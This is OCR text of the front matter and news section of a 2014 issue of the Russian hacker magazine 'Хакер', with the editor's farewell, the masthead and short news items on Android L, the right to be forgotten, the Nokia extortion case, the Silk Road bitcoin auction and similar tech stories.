ХАКЕР

№187

WWW.XAKEP.RU



Cover Story Лишаем зрения систему античита World of Warcraft, Diablo III и StarCraft 2

УСПЕШНЫЙ ОБХОД BLIZZARD WARDEN

стр. 14

PUBLISHING FOR ENTHUSIASTS (game)land hi-fun media

4 607157 100063 14008

РЕКОМЕНДОВАННАЯ ЦЕНА 360 ₽

Пробуем делать инъекции в memcached

стр. 86

Пишем анализатор логов на Java 8

стр. 108

NewSQL — новое поколение баз данных

стр. 126



Выпуск, который ты держишь в руках, для меня особенный. Дело в том, что это последний номер, который я сдаю в качестве руководителя и главного редактора проекта. Вместе с «Хакером» я провел два незабываемых года и приложил руку к созданию 24 номеров, которые не стыдно поставить дома на самое видное место. В журнале произошло множество изменений, нам удалось сохранить печатное издание в непростое для медиарынка время, и на сегодняшний день это флагманский продукт компании. Уверен, что «Хакер» и его читателей ждет еще много интересного.

Кроме того, судьба журнала в надежных руках — ведь я передаю руководство своему коллеге, другу и тезке Илье Русанену. Илья пришел в проект одновременно со мной, и последние два года именно с ним мы проводили длинные бессонные ночи, стараясь сделать контент в журнале лучше, круче и интереснее. Так что он, как никто другой, понимает, что нужно журналу для того, чтобы продолжать радовать читателей. Илье будет помогать новый член команды — Ира Чернова. В прошлом ты неоднократно мог видеть ее статьи в журнале, это один из самых плодовитых авторов «Хакера» за последнее время. Уверен, что у новой команды все получится!

Принято в таких случаях рассказывать о своих дальнейших планах. Честно говоря, я еще не знаю, чем буду заниматься дальше, но понимаю, что далеко от мира IT-медиа я не уйду. Ведь если ты уже нашел дело, которое позволяет тебе получать удовольствие и каждый день узнавать что-то новое, заставляет постоянно развиваться и работать на пределе возможностей, — зачем менять его на что-то другое? =)

Илья Илембитов,
главный редактор][
@ilembitov





№ 08 (187) Дата выхода: 06.08.2014

Илья Илембитов
Главный редактор
ilembitov@real.xakep.ru

Илья Русанен
Выпускающий редактор
rusanen@real.xakep.ru

Евгения Шарипова
Литературный редактор

РЕДАКТОРЫ РУБРИК

Илья Илембитов
PC ZONE, СЦЕНА, UNITS
ilembitov@real.xakep.ru

Антон «ant» Жуков
ВЗЛОМ
ant@real.xakep.ru

Павел Круглов
UNIXOID и SYN/ACK
kruglov@real.xakep.ru

Юрий Гольцев
ВЗЛОМ
goltsev@real.xakep.ru

Евгений Зобнин
X-MOBILE
execbit.ru

Илья Русанен
КОДИНГ
rusanen@real.xakep.ru

Александр «Dr. Klouniz» Лозовский
MALWARE, КОДИНГ
alexander@real.xakep.ru

АРТ

Елена Тихонова
Арт-директор

Алик Вайнер
Дизайнер
Обложка

Екатерина Селиверстова
Верстальщик

DVD

Антон «ant» Жуков
Выпускающий редактор
ant@real.xakep.ru

Дмитрий «D1g1» Евдокимов
Security-раздел
evdokimovds@gmail.com

Максим Трубицын
Монтаж видео

РЕКЛАМА

Анна Григорьева
PR-менеджер
grigorieva@glc.ru

Мария Самсоненко
Менеджер по рекламе
samsonenko@glc.ru

РАСПРОСТРАНЕНИЕ И ПОДПИСКА

Подробная информация по подписке shop.glc.ru, info@glc.ru, (495) 663-82-77, (800) 200-3-999 (бесплатно для регионов РФ и абонентов МТС, «Билайн», «МегаФон»)
Отдел распространения
Наталья Алехина (lapina@glc.ru)
Адрес для писем: Москва, 109147, а/я 25

ИНДЕКСЫ ПОЧТОВОЙ ПОДПИСКИ ЧЕРЕЗ КАТАЛОГИ

по объединенному каталогу «Пресса России»
29919


по каталогу российской прессы «Почта России»
16766

по каталогу «Газеты, журналы»
29919

В случае возникновения вопросов по качеству печати: claim@glc.ru. Адрес редакции: 115280, Москва, ул. Ленинская Слобода, д. 19, Омега плаза. Издатель: ООО «Эрсиа»: 606400, Нижегородская обл., Балахнинский р-н, г. Балахна, Советская пл., д. 13. Учредитель: ООО «Принтер Эдишионс», 614111, Пермский край, г. Пермь, ул. Яблочкова, д. 26. Зарегистрировано в Федеральной службе по надзору в сфере связи, информационных технологий и массовых коммуникаций (Роскомнадзоре), свидетельство ПИ № ФС77-56756 от 29.01.2014 года. Отпечатано в типографии Scanweb, PL 116, Korjalankatu 27, 45101 Kouvola, Финляндия. Тираж 96 500 экземпляров. Рекомендованная цена – 360 рублей. Мнение редакции не обязательно совпадает с мнением авторов. Все материалы в номере предоставляются как информация к размышлению. Лица, использующие данную информацию в противозаконных целях, могут быть привлечены к ответственности. Редакция не несет ответственности за содержание рекламных объявлений в номере. По вопросам лицензирования и получения прав на использование редакционных материалов журнала обращайтесь по адресу: *content@glc.ru*.




CONTENT



АВГУСТ 2014


№ 187

MEGANEWS



Мария «Mifrill» Нефёдова
mifrill@real.xakep.ru

Новость месяца



ПОМИМО ПЕРЕЧИСЛЕННОГО, НА КОНФЕРЕНЦИИ ГОВОРИЛИ ОБ ИНТЕГРАЦИИ СЕРВИСОВ GOOGLE С ТЕЛЕВИЗОРАМИ (ANDROID TV) И АВТОМОБИЛЯМИ (ANDROID AUTO), А ТАКЖЕ РАССКАЗАЛИ НЕМНОГО БОЛЬШЕ ОБ ANDROID WEAR, ПЛАТФОРМЕ ДЛЯ СМАРТ-ЧАСОВ, И API FIT ДЛЯ СОЗДАНИЯ ФИТНЕС-ПРИЛОЖЕНИЙ.



КОНФЕРЕНЦИЯ GOOGLE I/O


ANDROID L И ВСЕ-ВСЕ-ВСЕ

Седьмая конференция Google I/O принесла немало интересного, включая анонс нового Android 5.0 (L) и платформу для выпуска недорогих смартфонов Android One. Итак, рассмотрим ключевые моменты.

Для многих наиболее значимым анонсом мероприятия стал Android 5.0, но о нем поговорим чуть позже, а для начала мне хотелось бы рассказать тебе о программе Android One, которую запускает Google. В рамках данной инициативы для развивающихся стран производители недорогих аппаратов получат базовую, чистую версию платформы (лишенную фирменных оболочек и пакетов программ) и смогут ее кастомизировать. Таким образом, все заботы, к примеру о своевременных выходах обновлений и дополнений, возьмет на себя Google. Производителям останется только наладить производство и соответствовать критериям инициативы, например не завышать цену на аппараты выше 100 долларов.

Android L, который многие уже успели в шутку окрестить Lollipop, оказалось, будет называться именно так, лаконично — L (или же 5.0). Полагаем, дело в том, что L — это римская цифра 50. По утверждениям самих разработчиков, это самое радикальное обновление системы за все время ее существования. Изменения коснулись буквально всего. Интерфейс был полностью переработан согласно новой концепции Material Design, в основе которой легкость цветов, геометричность и грамотное использование всей площади экрана. Производительность улучшится за счет новой виртуальной машины Android RunTime (ART), пришедшей на смену Dalvik. Уделили внимание и защите данных, а также защите от малвари. В Android L появится анализатор программного кода и Android for Work, позволяющая раздельное хранение данных и файлов личного и рабочего характера.

Появились и важные новости о проекте Android Silver, который якобы должен «убить» Nexus, придя ему на замену. Руководитель программы Android Engineering and Google's Nexus Дэйв Берк заявил, что все опасения напрасны, выпуск устройств Nexus будет продолжен, а новый смартфон линейки на Android L появится осенью. Увы, никаких подробностей о проекте Silver Берк не рассказал, хотя и подтвердил, что такой существует.



На конференции показали и первый работающий прототип модульного смартфона Google Ara. Пока модули выглядят громоздкими, и вряд ли такой смартфон сумеет собрать простой пользователь.

УДАЛЯЕМ ДАННЫЕ ИЗ ПОИСКА

СТЕРЕТЬ ИНФОРМАЦИЮ О СЕБЕ ИЗ ПОИСКА УЖЕ МОЖНО, НО ВСЕГДА ЛИ ЭТО ХОРОШО?


В прошлом номере мы уже писали о том, что в Брюсселе в мае был принят закон, обязывающий поисковики удалять персональные данные европейцев из поискового индекса после получения соответствующего запроса. Крупнейшие поисковики уже начали обрабатывать заявки от граждан ЕС, жаждущих поискового забвения (а таких набралось немало, только в первые сутки Google получил 12 тысяч запросов). В Google для этих целей была создана специальная веб-страница с формой, которой может воспользоваться частное лицо, указав подлежащие удалению ссылки.

Хотя данный закон пока работает только для ЕС, о подобном задумались и в других странах, ведь, казалось бы, очень полезная практика. Но на фоне тысяч счастливых обывателей уже появились и достаточно скользкие прецеденты. Так, BBC обнаружила, что ряд старых материалов из блога на bbc.co.uk вдруг подпали под новый закон и они более не отображаются в европейской выдаче Google. Оказалось, в поисковике «забанили» тексты, относящиеся к бывшему главе инвестиционного банка Merrill Lynch Стэну О'Нилу. Если конкретнее: из выдачи изъяли публикации времен экономического кризиса, когда банк нес колоссальные убытки из-за рискованных инвестиций. Автор удаленных публикаций провел расследование и выяснил, что, скорее всего, в Google обратился даже не сам О'Нил, а кто-то из людей, комментировавших те статьи, так как по запросу «Stan O'Neal» материалы по-прежнему находятся. Как бы то ни было, это весьма тревожный звоночек.

41

ТЫСЯЧУ ЗАПРОСОВ НА УДАЛЕНИЕ ССЫЛОК, СВЯЗАННЫХ С ПЕРСОНАЛЬНОЙ ИНФОРМАЦИЕЙ ЖИТЕЛЕЙ ЕВРОПЕЙСКОГО СОЮЗА, ПОЛУЧИЛИ В GOOGLE ЗА ПЕРВЫЕ ТРИ НЕДЕЛИ ПОСЛЕ ПРИНЯТИЯ ДИРЕКТИВЫ О «ПРАВЕ БЫТЬ ЗАБЫТЫМ».





NOKIA ПОДВЕРГЛАСЬ ШАНТАЖУ

НЕСКОЛЬКО ЛЕТ НАЗАД ФИНСКАЯ КОМПАНИЯ ЗАПЛАТИЛА МИЛЛИОНЫ ЕВРО ШАНТАЖИСТАМ

Недавно по финскому MTV показали репортаж, в котором обнародовали подробности темной и неизвестной до сего дня истории.

Оказывается, много лет назад, в 2008 году, когда Nokia еще не была продана Microsoft и дела у компании шли неплохо, компанию шантажировали неизвестные злоумышленники. Сразу скажу, что финская полиция дала комментарий агентству Reuters и подтвердила, что они действительно расследовали дело о предполагаемом шантаже (более того, дело открыто до сих пор, то есть злоумышленников не поймали).

Замысел преступников удался — сообщается, что Nokia выплатила им несколько миллионов евро. Какой рычаг давления на Nokia применили злоумышленники для достижения такого эффекта? Согласно репортажу, неизвестным удалось заполучить доступ к коду операционной системы Symbian и они угрожали его обнародовать. Так как в 2007 году смартфоны Nokia занимали почти 50% рынка, а Symbian была популярна и у других производителей, это могло привести к настоящей катастрофе. Хотя Nokia сразу обратилась в полицию и передачу денег шантажистам контролировали правоохранители, злоумышленники все же сумели забрать деньги из условленного места и уйти от слежки.



«Большинство людей никогда не столкнутся на практике с вредоносными приложениями из Google play. На самом деле большинство даже никогда не встретятся с человеком, у которого на смартфоне было потенциально вредоносное приложение. Так что, думаю, риск преувеличен».

ВЕДУЩИЙ ПРОГРАММИСТ ОТДЕЛА БЕЗОПАСНОСТИ ANDROID

OCULUS RIFT ИЗ КАРТОНА

БЮДЖЕТНЫЕ ОЧКИ ВИРТУАЛЬНОЙ РЕАЛЬНОСТИ. НУЖЕН ЛИШЬ КАРТОН, СМАРТФОН И ЛИНЗЫ

Тема шлемов и очков виртуальной реальности продолжает набирать обороты. Уже почти все крупные производители показали свои наработки в данной области, не желая отстать от тренда. Но в этой бочке меда есть ложка дегтя, даже если не принимать в расчет, что многих банально укачивает от этих достижений прогресса. Этот ощутимый минус — цена. Средняя стоимость такой «игрушки» будет равна примерно 1000 долларов.

Необычную альтернативу дорогим устройствам предложили сотрудники парижского подразделения Google. На конференции Google I/O эти парни представили Google Cardboard (developers.google.com/cardboard) — шлем виртуальной реальности, собрать который можно в буквальном смысле из подручных средств. Понадобится смартфон или планшет с Android 4.2+ на борту, кусок плотного картона, неодимовый магнит около 19 мм в диаметре, несколько липучек и линзы. Еще рекомендуется докупить NFC-стикер (для более надежного взаимодействия со смартфоном). Самым «дорогим» в этом наборе, пожалуй, будут линзы — их можно приобрести на Amazon или eBay примерно за 10–15 долларов. После несложной сборки понадобится установить на смартфон приложение Cardboard, которое и будет разделять картинку на стереопару и отслеживать положение головы. Цена готового комплекта варьируется от 20 до 80 долларов.



Тем временем начаты поставки шлемов виртуальной реальности Oculus Rift Development Kit 2 (DK2), предназначенных для разработчиков. В июле планируют отгрузить с фабрики 10 тысяч комплектов. Всего было получено 45 тысяч предварительных заказов.



«Сейчас все так же, как тогда, когда мы работали над первой моделью iPhone. Тим Кук не забывает о главной миссии Apple: инновациях. Всем нам тяжело быть терпеливыми. Это было трудно для Стива, и это так же трудно для Тима».

Джонатан Айв, **главный дизайнер Apple**

54 года

потребовалось, чтобы закончить Xanadu

→ Завершена работа над софтверным долгостроем, достойным Книги рекордов Гиннеса. Разработчики Xanadu наконец закончили работу, начатую еще в 1960 году! Многие считают, что проект Xanadu опередил свое время. Ведь идея универсальной, демократической гипертекстовой библиотеки документов появилась задолго до реализации первой системы гипертекстовых связей в документах.

$500

нехотя заплатила Google за серьезный баг

→ Google не всегда охотно платит вознаграждения за баги. Так, израильтянин Орен Хафиф обнаружил, что хакеры много лет имели возможность при помощи модификации URL-запроса узнавать адреса всех почтовых ящиков на Gmail. Проводя тест, Хафиф выявил адреса 37 тысяч аккаунтов за два часа перебора символов в запросе. Однако Google сначала вовсе отказалась заплатить исследователю деньги, а затем выплатила обидные 500 долларов.

СОСТОЯЛСЯ КРУПНЕЙШИЙ АУКЦИОН BTC, КУРС ВАЛЮТЫ РЕЗКО ПОШЕЛ ВВЕРХ

БИТКОИНЫ, ИЗЪЯТЫЕ У SILK ROAD, НАШЛИ НОВЫХ ВЛАДЕЛЬЦЕВ

Правительство США наконец решило избавиться от 29 656,51306529 BTC (порядка 18 миллионов долларов), изъятых у подпольной торговой площадки Silk Road. Аукцион состоялся 27 июня, и до 16 июня все участники должны были зарегистрироваться, а до 23 июня — внести возвращаемый залог в размере 200 тысяч долларов. К участию допускали практически всех желающих, включая иностранцев. Персонами non grata стали лишь те, кто действовал от лица Росса Ульбрихта, бывшего владельца Silk Road, или совместно с ним.


Всего на аукцион выставили десять лотов, девять из них по 3000 BTC и один на 2657 BTC. Несложно подсчитать, что это лишь шестая часть всех биткоинов, конфискованных со счетов Silk Road. Дело в том, что остальные биткоины фигурируют в уголовном деле против Ульбрихта, поэтому пока заморожены, хотя их тоже перевели с кошелька ФБР службе судебных приставов.

Результаты аукциона, однако, оказались несколько неожиданными. Так, Барри Силберт из компании SecondMarket выражал огромное желание поучаствовать в аукционе, для чего компания даже собрала деньги от десятков мелких инвесторов. Однако по завершении торгов Барри Силберт объявил, что, как это ни удивительно, все их ставки проиграли. Чуть позже ситуацию прокомментировал брат Барри Алан Силберт, заявив: «Спрос на как минимум 20 миллионов долларов биткоинов остался не удовлетворен на аукционе и будет искать предложение где-нибудь еще, например на рынке». Аналитики сочли, что речь шла о ставках на аукционе, и произвели нехитрые расчеты. При расчете 20 миллионов долларов на 29 657 BTC получается сумма 674 доллара за 1 BTC. Так что напрасно удивились те, кто не ожидал роста курса BC. Утром после аукциона рыночный курс BTC подскочил до 650 долларов!



Победителем по всем десяти лотам стал один человек — венчурный инвестор Тим Дрейпер. Увы, точно неизвестно, по какой цене Дрейпер приобрел 29 657 BTC, но, судя по всему, цена была заметно выше рыночной.

Кстати, в Сеть уже утекли списки участников аукциона, пусть и неполные. Служба судебных приставов США умудрилась перепутать поля cc: и bcc: при рассылке уведомлений по электронной почте. В результате каждый участник аукциона увидел имена остальных. Известно, что всего в аукционе приняли участие 45 игроков, которые сделали 63 ставки. Среди участников оказались и весьма неожиданные личности: Дэниель Фолкинштейн, доцент в университете Роуэна; Шем Бут-Спейн, артист и музыкант; Дженнифер Якоби, юрист WilmerHale; Уильям Бриндайс, старший инвестиционный менеджер DigitalBTC и чемпион США по покеру 2009 года.



ГЕЙМЕРЫ ПОД ПРИЦЕЛОМ

→ Сетевые злоумышленники охотятся отнюдь не только за банковскими реквизитами пользователей. Так, «Лаборатория Касперского» сообщает, что геймеры — одна из излюбленных мишеней хакеров.



В России более **46 миллионов** активных геймеров, и 59% из них используют для оплаты игрового контента банковские карты.



Каждый **200-й пользователь** в России сталкивался с Trojan-Game Thief.



Сегодня насчитывается **4,7 миллиона** образцов малвари, нацеленных на любителей онлайн-игр. В 2010 году их было в два с половиной раза меньше.



Ежедневно в России фиксируется более **2 тысяч** попыток перехода по фишинговым страницам, имитирующим популярные сетевые игры. В мире же за последние 12 месяцев насчитали более **2 миллионов** таких попыток.



СОСТОЯЛСЯ ФИНАЛ ACM ICPC 2014

РОССИЯ ЗАНЯЛА НА ЧЕМПИОНАТЕ ДВА ПЕРВЫХ МЕСТА

В этом году финал международной студенческой олимпиады по программированию прошел в Екатеринбурге, на базе Уральского федерального университета (УрФУ). Таким образом, Россия выступала хозяйкой финала чемпионата второй год подряд (в 2013 году финал принимал у себя Питер).

Те, кто следит за AMC ICPC, знают, что наши ребята регулярно занимают призовые места на этой престижной олимпиаде. Нынешний год не стал исключением, напротив, наши ребята завоевали не только первое, но и второе место. Первое место досталось Санкт-Петербургскому государственному университету (команда: Дмитрий Егоров, Павел Кунявский, Егор Суворов, под руководством Андрея Лопатина). Московский государственный университет имени М. В. Ломоносова занял второе место. Третьим стал Пекинский университет, а четвертым — Национальный университет Тайваня. Напомню, что вся первая четверка получает золотые медали. Команда, занявшая первое место, объявляется чемпионом и получает Кубок чемпиона мира, а также вознаграждение в размере двенадцати тысяч долларов. Каждая из трех оставшихся команд-победителей, завоевавших золотые медали, получает по шесть тысяч.

В этом году Россию на чемпионате представляли двенадцать команд, и в десятку лучших также вошли команды Санкт-Петербургского национального исследовательского университета информационных технологий, механики и оптики (НИУ ИТМО) и Национального исследовательского университета «Высшая школа экономики».

ПОЧЕМУ ПИЦЦУ НЕЛЬЗЯ ДОСТАВЛЯТЬ ДРОНАМИ

ФЕЕРИЧНАЯ ИСТОРИЯ ОДНОЙ СЫКТЫВКАРСКОЙ ПИЦЦЕРИИ

Пока Amazon лишь готовится рассылать заказы своим клиентам при помощи беспилотников, простые ребята из Сыктывкара уже реализовали эту идею на практике.

21 июня владелец пиццерии «Додо Пицца» Фёдор Овчинников заявил, что их компания впервые в мире совершила коммерческую доставку пиццы при помощи дронов. За один день компания выполнила всего шесть заказов, в общей сложности заработав 3270 рублей. Теперь сыктывкарской пиццерии грозит штраф в размере 200 тысяч рублей (правонарушение по статье 11.4 КоАП РФ — «Нарушение правил использования воздушного пространства»), однако произведенный вау-эффект и полученный PR, возможно, даже того стоят. Владелец пиццерии Фёдор Овчинников утверждает, что доставку пиццы дронами он нарушением не считает, потому что такие коммерческие полеты в законодательстве не регламентируются однозначно. Также он отмечает, что ни прокуратура, ни Госавианадзор не обращались к нему с жалобами или за разъяснениями.

Кстати, Овчинников до этого уже пытался реализовать другую свою мечту и создать в Сыктывкаре магазин интеллектуальной литературы. Из этого ничего не вышло, зато на свет появилась отличная книга «И ботаники делают бизнес», рассказывающая о том, как без связей и стартового капитала сделать с нуля успешный бизнес, не платя при этом взяток.



ЦЕНИМ ЛИ МЫ СВОЕ PRIVACY?

→ Компания EMC провела исследование, опросив 15 тысяч респондентов из 15 стран. Вопрос всем задали весьма простой: готовы ли вы раскрыть свои персональные данные для удобства работы в интернете?



В среднем в мире **27%** людей готовы раскрыть свои данные, если работать в Сети после этого будет удобнее. В России **38%**. В Германии всего **13%**.



